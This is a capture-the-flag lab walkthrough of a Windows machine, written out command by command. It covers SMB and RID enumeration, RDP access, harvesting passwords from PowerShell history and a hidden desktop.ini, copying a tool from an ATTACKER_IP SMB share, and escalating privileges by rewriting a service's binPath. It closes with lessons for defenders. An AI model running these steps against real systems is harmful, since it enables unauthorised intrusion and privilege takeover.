Slayer
- Platform: HackSmarter Labs
- Difficulty: Easy
- OS: Windows 11 / Server 2025
- Key Topics: SMB Enumeration, RDP Access, PowerShell History Analysis, Service Binary Path Manipulation
Overview
Following a successful social engineering engagement, I obtained user-level credentials for a corporate workstation. The goal is to leverage this initial access to perform reconnaissance on the internal Windows host, escalate privileges, and capture the root flag from the administrator's directory.
tyler.ramsey:P@ssw0rd!
Reconnaissance
[Step 1] Nmap Scan
I started with a comprehensive port scan to identify available services:
$ nmap -p- -T4 -sC -sV -Pn 10.1.140.139 -oN nmap_scan-p-scans all 65535 ports-T4sets aggressive timing for faster scans-sCruns default NSE scripts for service enumeration-sVprobes for service versions-Pnskips host discovery (assumes host is up)-oNsaves output in normal format
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-05 06:04 EST
Nmap scan report for 10.1.140.139
Host is up (0.13s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server
| rdp-ntlm-info:
|   Target_Name: EC2AMAZ-M1LFCNO
|   NetBIOS_Domain_Name: EC2AMAZ-M1LFCNO
|   NetBIOS_Computer_Name: EC2AMAZ-M1LFCNO
|   DNS_Domain_Name: EC2AMAZ-M1LFCNO
|   DNS_Computer_Name: EC2AMAZ-M1LFCNO
|   Product_Version: 10.0.26100
|_  System_Time: 2026-01-05T11:14:45+00:00
| ssl-cert: Subject: commonName=EC2AMAZ-M1LFCNO
| Not valid before: 2025-09-29T10:51:47
|_Not valid after:  2026-03-31T10:51:47
49669/tcp open  msrpc         Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
Key findings:
- SMB (445) - File sharing, potential credential validation
- RDP (3389) - Remote desktop access
- RPC ports (135, 49669) - Standard Windows services
- SMB signing not required - Could allow relay attacks in a larger environment
Enumeration
[Step 2] Validating Credentials via SMB
I used NetExec to validate the provided credentials and enumerate accessible shares:

$ nxc smb 10.1.140.139 -u tyler.ramsey -p 'P@ssw0rd!' --sharesSMB 10.1.140.139 445 EC2AMAZ-M1LFCNO [*] Windows 11 / Server 2025 Build 26100 x64 (name:EC2AMAZ-M1LFCNO) (domain:EC2AMAZ-M1LFCNO) (signing:False) (SMBv1:None)
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO [+] EC2AMAZ-M1LFCNO\tyler.ramsey:P@ssw0rd!
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO [*] Enumerated shares
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO Share Permissions Remark
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO ----- ----------- ------
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO ADMIN$ Remote Admin
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO C$ Default share
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO IPC$ READ Remote IPCThe credentials are valid, but I only have read access to IPC$ (no access to administrative shares).
[Step 3] RID Brute Force for User Enumeration
RID (Relative Identifier) brute forcing enumerates user and group accounts by querying sequential RID values via SMB. It works because Windows assigns predictable RIDs to accounts (e.g., Administrator is always RID 500, Guest is 501, and custom accounts start at 1000).
$ nxc smb 10.1.140.139 -u tyler.ramsey -p 'P@ssw0rd!' --rid-bruteSMB 10.1.140.139 445 EC2AMAZ-M1LFCNO 500: EC2AMAZ-M1LFCNO\Administrator (SidTypeUser)
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO 501: EC2AMAZ-M1LFCNO\Guest (SidTypeUser)
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO 503: EC2AMAZ-M1LFCNO\DefaultAccount (SidTypeUser)
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO 504: EC2AMAZ-M1LFCNO\WDAGUtilityAccount (SidTypeUser)
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO 513: EC2AMAZ-M1LFCNO\None (SidTypeGroup)
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO 1000: EC2AMAZ-M1LFCNO\tyler.ramsey (SidTypeUser)
SMB 10.1.140.139 445 EC2AMAZ-M1LFCNO 1002: EC2AMAZ-M1LFCNO\alice.wonderland (SidTypeUser)I discovered another user account: alice.wonderland - this could be useful later.
[Step 4] Generating a Hosts File
NetExec can automatically generate a hosts file entry for the target:
$ nxc smb 10.1.140.139 -u tyler.ramsey -p 'P@ssw0rd!' --generate-hosts-file host_file
$ cat host_file
10.1.140.139     EC2AMAZ-M1LFCNO.EC2AMAZ-M1LFCNO EC2AMAZ-M1LFCNO
[Step 5] RDP Access
With port 3389 open, I connected via RDP using the provided credentials:
$ xfreerdp /u:tyler.ramsey /p:'P@ssw0rd!' /v:10.1.140.139
Privilege Escalation
This machine has two viable privilege escalation paths. I will document both.
[Step 6] PowerShell History Analysis
PowerShell stores command history in a file called ConsoleHost_history.txt. This file often contains sensitive commands including passwords passed as arguments. It is a common target during post-exploitation because administrators frequently run commands like net user with plaintext passwords.
After connecting via RDP, I checked the PowerShell command history:
PS C:\> (Get-PSReadlineOption).HistorySavePath
C:\Users\tyler.ramsey\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt

PS C:\> type C:\Users\tyler.ramsey\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
net user administrator "[REDACTED]"
[Step 7] Validating Administrator Credentials
I verified the credentials work using NetExec:
$ nxc smb 10.1.140.139 -u administrator -p '[REDACTED]'
[Step 8] Getting a Shell with wmiexec2
I used wmiexec2 to get an interactive shell as Administrator:
wmiexec2 is an improved version of Impacket's wmiexec that provides a semi-interactive shell over WMI (Windows Management Instrumentation). It is useful when direct SMB execution (psexec/smbexec) is blocked or unavailable.
Installation: (GitHub repository)
$ git clone https://github.com/ice-wzl/wmiexec2
$ cd wmiexec2
$ python3 -m venv venv
$ source venv/bin/activate
$ pip install -r requirements.txt
$ pip install setuptools
Getting the root flag:
$ ./wmiexec2.py EC2AMAZ-M1LFCNO/[email protected]
Password: [[REDACTED]]
[*] SMBv3.0 dialect used
[*] Launching wmiexec2
[*] Press help for extra shell commands

C:\> cd C:\Users\Administrator\Desktop

C:\Users\Administrator\Desktop> dir
 Volume in drive C is Windows
 Volume Serial Number is 7EC2-1A39

 Directory of C:\Users\Administrator\Desktop

10/14/2025  03:20 PM    <DIR>          .
10/14/2025  10:57 PM    <DIR>          ..
11/14/2024  01:03 AM               470 EC2 Feedback.url
11/14/2024  01:03 AM               501 EC2 Microsoft Windows Guide.url
09/30/2025  05:40 PM             2,351 Microsoft Edge.lnk
10/14/2025  03:20 PM                32 root.txt
               4 File(s)          3,354 bytes
               2 Dir(s)   6,580,862,976 bytes free

C:\Users\Administrator\Desktop> type root.txt
38355....This path involves finding credentials for another user and exploiting misconfigured service permissions.
[Step 9] Finding Hidden Credentials
During manual enumeration, I discovered a C:\Management directory. Using the -Force flag to show hidden files:
PS C:\Management> dir -Force

    Directory: C:\Management

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         9/30/2025   6:18 PM           2030 Board Meeting Minutes - 2025-09-10.pdf
-a----         9/30/2025   6:18 PM           1940 Customer Feedback Summary - 2025 Q3.pdf
-a-hs-         9/30/2025   5:50 PM             71 desktop.ini
-a----         9/30/2025   6:18 PM           2044 Executive Summary - Q3 2025.pdf
...The a-hs- flags indicate: a = archive, h = hidden, s = system. Hidden and system files are not shown by default, which is why -Force is needed.
The hidden desktop.ini file contains credentials:
PS C:\Management> type .\desktop.ini
[.ShellClassInfo]
InfoTip=CREDS: alice.wonderland:[REDACTED]
I used these credentials to establish a new RDP session as alice.wonderland.
[Step 10] Automated Privilege Escalation Enumeration
After finding that alice.wonderland has no special privileges or share access, I used PrivescCheck for automated enumeration.
PrivescCheck is a PowerShell script that enumerates common Windows privilege escalation vectors including service misconfigurations, scheduled tasks, registry permissions, unquoted service paths, and more. It is similar to winPEAS but written entirely in PowerShell.
Setting up file transfer via SMB:
$ impacket-smbserver sharename . -smb2support -username panos -password panos123On the target, connect to the share and copy PrivescCheck:
PS C:\> net use \\ATTACKER_IP\sharename /user:panos panos123
PS C:\> copy \\ATTACKER_IP\sharename\PrivescCheck.ps1 C:\Users\alice.wonderland\
Running the scan:
PS C:\> powershell -ep bypass -c ". .\PrivescCheck.ps1; Invoke-PrivescCheck -Extended -Report PrivescCheck_$($env:COMPUTERNAME) -Format TXT,HTML"The results showed a high-severity finding in the Services category:

Reviewing the HTML report revealed a service binary path manipulation vulnerability:

[Step 11] Analyzing Service Permissions
When a low-privileged user has permissions to modify a service's configuration (specifically the binary path via SERVICE_CHANGE_CONFIG), they can change it to execute arbitrary commands. When the service starts (often as SYSTEM), the attacker's command runs with elevated privileges.
I analyzed the service permissions using a custom script that decodes Windows SDDL (Security Descriptor Definition Language) to identify exploitable service permissions. This script parses the SDDL string returned by sc.exe sdshow and translates the cryptic permission codes into human-readable format, highlighting dangerous permissions like SERVICE_CHANGE_CONFIG.
Usage:
# Save as Check-ServicePermissions.ps1, then import:
Import-Module .\Check-ServicePermissions.ps1

# Usage:
Check-ServicePermissions -ServiceName "SysMgmtAgent"
function Check-ServicePermissions {
param(
[Parameter(Mandatory=$true)]
[string]$ServiceName
)
    # Permission mappings
    $permissionFlags = @{
        'CC' = 'Query Config'
        'LC' = 'Query Status'
        'SW' = 'Enumerate Dependents'
        'RP' = 'START SERVICE'
        'WP' = 'STOP SERVICE'
        'DT' = 'Pause/Resume'
        'LO' = 'Query Lock'
        'CR' = 'User-Defined Control'
        'RC' = 'Read Security'
        'DC' = 'CHANGE CONFIG'
        'SD' = 'Delete'
        'WD' = 'Write DAC'
        'WO' = 'Write Owner'
    }

    # Well-known SIDs
    $wellKnownSids = @{
        'SY' = 'NT AUTHORITY\SYSTEM'
        'BA' = 'BUILTIN\Administrators'
        'IU' = 'Interactive Users'
        'SU' = 'Service Users'
        'AU' = 'Authenticated Users'
        'WD' = 'Everyone'
        'BU' = 'BUILTIN\Users'
    }

    # Get SDDL
    $sddl = (sc.exe sdshow $ServiceName) | Where-Object { $_ -match '^\w' }

    if (-not $sddl) {
        Write-Host "[-] Could not retrieve permissions for $ServiceName" -ForegroundColor Red
        return
    }

    Write-Host "`n[*] Service: $ServiceName" -ForegroundColor Cyan
    Write-Host "[*] Raw SDDL: $sddl`n" -ForegroundColor DarkGray

    # Parse each ACE
    $pattern = '\(A;;([A-Z]+);;;([^\)]+)\)'
    $matches = [regex]::Matches($sddl, $pattern)

    foreach ($match in $matches) {
        $perms = $match.Groups[1].Value
        $sid = $match.Groups[2].Value

        # Resolve SID to name
        if ($wellKnownSids.ContainsKey($sid)) {
            $identity = $wellKnownSids[$sid]
        } elseif ($sid -match '^S-1-') {
            try {
                $objSID = New-Object System.Security.Principal.SecurityIdentifier($sid)
                $identity = $objSID.Translate([System.Security.Principal.NTAccount]).Value
            } catch {
                $identity = $sid
            }
        } else {
            $identity = $sid
        }

        # Decode permissions
        $decodedPerms = @()
        for ($i = 0; $i -lt $perms.Length; $i += 2) {
            $code = $perms.Substring($i, 2)
            if ($permissionFlags.ContainsKey($code)) {
                $decodedPerms += $permissionFlags[$code]
            }
        }

        # Check for dangerous permissions
        $dangerous = $perms -match 'DC|RP|WP'
        $color = if ($dangerous) { 'Yellow' } else { 'White' }

        Write-Host "Identity: $identity" -ForegroundColor $color
        Write-Host "Permissions: $($decodedPerms -join ', ')" -ForegroundColor $color

        if ($perms -match 'DC') {
            Write-Host "[!] VULNERABLE - Can change service config!" -ForegroundColor Red
        }
        Write-Host ""
    }
}
The analysis revealed that the alice.wonderland user can change the service configuration for SysMgmtAgent.
[Step 12] Exploiting the Service
I modified the service binary path to add tyler.ramsey to the local Administrators group:
C:\Users\alice.wonderland> sc config SysMgmtAgent binPath= "cmd.exe /c net localgroup Administrators /add tyler.ramsey"
[SC] ChangeServiceConfig SUCCESS

C:\Users\alice.wonderland> sc start SysMgmtAgentbinPath= is required by the sc command syntax.
Verifying the privilege escalation:
C:\Users\alice.wonderland> net localgroup Administrators
Alias name     Administrators
Comment        Administrators have complete and unrestricted access to the computer/domain

Members

-------------------------------------------------------------------------------
Administrator
tyler.ramsey
The command completed successfully.
[Step 13] Getting the Root Flag
With tyler.ramsey now in the Administrators group, I logged out and back in (or opened an elevated PowerShell session) to retrieve the flag:

PS C:\> type C:\Users\Administrator\Desktop\root.txt
38355....
Flags
| Flag | Value |
|---|---|
| Root | 38355.... |
Tools Used
- Nmap - Port scanning
- NetExec (nxc) - SMB enumeration
- xfreerdp - RDP client
- wmiexec2 - WMI shell
- PrivescCheck - Privilege escalation enumeration
- Impacket SMB Server - File transfer
Attack Chain Summary
tyler.ramsey (starting creds: P@ssw0rd!)
    |
    v
SMB Validation --> RDP Access
    |
    +---> PATH 1: PowerShell History --> Admin Password --> wmiexec2 --> ROOT
    |
    +---> PATH 2: desktop.ini --> alice.wonderland creds
                      |
                      v
              PrivescCheck --> SysMgmtAgent Service
                      |
                      v
              sc config binPath --> Service Start --> ROOT
Lessons Learned
For Defenders
- Clear PowerShell history regularly or use
Set-PSReadLineOption -HistorySaveStyle SaveNothing - Never pass passwords as command-line arguments - use
Get-Credentialor secure vaults - Audit service permissions using tools like
accesschk.exeor PrivescCheck - Avoid storing credentials in plaintext files (even hidden ones)
- Apply the principle of least privilege to service configurations
For Pentesters
- Always check PowerShell history - it is a goldmine for credentials
- Hidden files often contain sensitive information - use
dir -ForceorGet-ChildItem -Hidden - Service misconfigurations are common on Windows - always enumerate with PrivescCheck or similar tools
- Multiple privilege escalation paths may exist - document alternatives for when primary paths are blocked
Summary
This machine demonstrated two common Windows privilege escalation paths:
- Credential Harvesting from PowerShell History - The fastest path, exploiting the common mistake of passing passwords as command-line arguments.
- Service Binary Path Manipulation - A more involved path requiring lateral movement to another user account and exploiting weak service permissions.
Walkthrough by Zerotrace | HackSmarter Labs